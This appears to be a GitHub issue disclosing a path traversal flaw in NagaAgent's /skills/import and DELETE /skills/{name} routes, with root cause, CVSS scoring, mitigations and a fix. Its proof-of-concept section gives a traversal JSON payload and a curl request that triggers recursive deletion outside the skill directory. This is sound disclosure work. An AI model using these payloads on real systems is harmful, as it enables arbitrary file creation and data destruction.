New issue

Path Traversal via Skill Name in NagaAgent (/skills/import, /skills/{name}) #311

Open

juruo123 opened 2 weeks ago

Path Traversal via Skill Name in NagaAgent (`/skills/import`, `/skills/{name}`)

1) CNA / Submission Type

- Submission type: Report a vulnerability (CVE ID request)
- Reporter role: Independent security researcher
- Report date: Apr 17, 2026

2) Reporter Contact

- Reporter name: `CPT_Penner`
- Reporter email: `2568389294@qq.com`
- Permission to share contact with vendor: `Yes`

3) Vendor / Product Identification

- Vendor: Xxiii8322766509
- Product: NagaAgent
- Repository: https://github.com/Xxiii8322766509/NagaAgent
- Affected component(s):
- `apiserver/routes/extensions.py`

4) Vulnerability Type

- CWE: CWE-22 (Path Traversal), CWE-73 (External Control of File Name or Path)
- Short title: Path traversal in skill import/delete via attacker-controlled skill name

5) Affected Versions

- Confirmed affected commit: `5b22c995e30f5a6bd0b8caff01300adb3e5babcc`
- Suspected affected range: revisions containing the same `name -> base_dir / name -> mkdir/rmtree` flow
- Fixed version: Not available at time of report

6) Vulnerability Description

NagaAgent skill-management routes accept attacker-controlled skill names and directly concatenate them into filesystem paths without canonical path boundary checks. Specifically, user-provided `name` is used to create or delete directories under skill storage roots. Because path separators and traversal sequences are not rejected, crafted names can cause writes/deletes outside intended skill directories when the process has permission.

This behavior is in core API logic (not a helper-only dead path) and is reachable from:

- `POST /skills/import`
- `DELETE /skills/{name}`

7) Technical Root Cause

1. Write path construction and sink:
    - Source: `apiserver/routes/extensions.py:1544` (`POST /skills/import`)
    - Dispatch: `apiserver/routes/extensions.py:1558`
    - Scope join: `apiserver/routes/extensions.py:1322`, `1325`, `1340`
    - Vulnerable join: `apiserver/routes/extensions.py:154`
    - Create sink: `apiserver/routes/extensions.py:155`
    - Write sink: `apiserver/routes/extensions.py:157`
2. Delete path construction and sink:
    - Source: `apiserver/routes/extensions.py:1614` (`DELETE /skills/{name}`)
    - Dispatch: `apiserver/routes/extensions.py:1622`
    - Scope join: `apiserver/routes/extensions.py:1348`, `1350`, `1355`
    - Recursive delete sink: `apiserver/routes/extensions.py:1361`

3. No global authorization guard is enforced on these routes:
    - Router mounted directly: `apiserver/api_server.py:280`
    - Middleware only syncs token when provided, no mandatory check: `apiserver/api_server.py:140-149`

8) Attack Prerequisites

- Attacker can send HTTP requests to NagaAgent API endpoints.
- Deployment exposes API to attacker (commonly local-only setups reduce risk, but non-local exposure is possible through runtime configuration/startup behavior).
- Process has filesystem permissions for target path.
- Windows deployment notably increases exploit reliability for `DELETE /skills/{name}` because `%5C` (`\`) can be decoded into path separators without requiring `/` in the route segment.

9) Proof of Concept / Reproduction Guidance

The following PoC has been validated on Windows.

1. Out-of-scope directory creation via `POST /skills/import`:

```
{
  "name": "..\\..\\..\\..\\..\\Temp\\naga_win_poc",
  "content": "poc",
  "scope": "public"
}
```

Observed behavior: API returns success and writes outside the intended skill directory.

2. Out-of-scope arbitrary directory deletion via `DELETE /skills/{name}`:

```
curl -i -sS -X DELETE "http://127.0.0.1:8000/skills/..%5C..%5C..%5C..%5C..%5CTemp?scope li
```

Observed response (HTTP 200):

```
{
  "status":"success",
  "message":"技能已删除: C:\\Users\\Penner\\AppData\\Roaming\\NagaAgent\\skills\\public\\..\\.
  "scope":"public",
  "path":"C:\\Users\\Penner\\AppData\\Roaming\\NagaAgent\\skills\\public\\..\\..\\..\\..\\..\
}
```

3. Key evidence:

- Backslash traversal payload is accepted from route parameter.
- Server performs `shutil.rmtree(...)` on a path escaping the skill base directory.
- Result is arbitrary directory deletion within service permissions.

10) Security Impact

- Confidentiality: Low (primarily write/delete primitive; not direct arbitrary read in this flow).
- Integrity: High (attacker can create/overwrite files/directories outside intended skill scope).
- Availability: Medium to High (recursive delete may remove writable application/runtime data).
- Scope: Unchanged.

11) CVSS v3.1 Suggestion

- Suggested vector (exposed API scenario): `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:H`
- Suggested base score: 9.1 (Critical)
- Alternative vector (local-only trusted-user scenario): reduce `AV` / `PR` accordingly.

12) Workarounds / Mitigations

- Restrict API binding and network exposure to trusted local interfaces.
- Enforce authentication/authorization for skill management endpoints.
- Run service with least-privilege filesystem permissions.
- Monitor and alert on anomalous skill names containing separators or traversal markers.

13) Recommended Fix

- Treat skill name as an identifier, not a path.
- Reject names containing `/`, `\`, `..`, drive prefixes, or absolute path forms.
- Canonicalize target path with `resolve()` and enforce containment:
  - `resolved_target.is_relative_to(resolved_base)` (or equivalent portable check).
- Apply the same containment checks to both write (`mkdir`, `write_text`) and delete (`rmtree`) flows.
- Add regression tests for traversal payloads across all scopes (`cache`, `public`, `private`, `openclaw-local`).

14) References

- Repository: https://github.com/Xxiii8322766509/NagaAgent
- Reviewed file: `apiserver/routes/extensions.py`
- Reviewed file: `apiserver/api_server.py`
- CWE-22: https://cwe.mitre.org/data/definitions/22.html

- CWE-73: https://cwe.mitre.org/data/definitions/73.html


15) Credits


- Discoverer: `CPT_Penner`
- Discovery method: static analysis (CodeQL), manual source-code audit

16) Additional Notes for Form Mapping

- Audit verdict: Exploitable path traversal for write/delete primitives (confirmed on Windows).
- Dynamic exploit replay status: Completed successfully on Windows for both out-of-scope create and delete.
- Primary vulnerable endpoints: `POST /skills/import`, `DELETE /skills/{name}`
- Maintainer should confirm affected release mapping before coordinated disclosure.

juruo123 2 weeks ago Author





Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants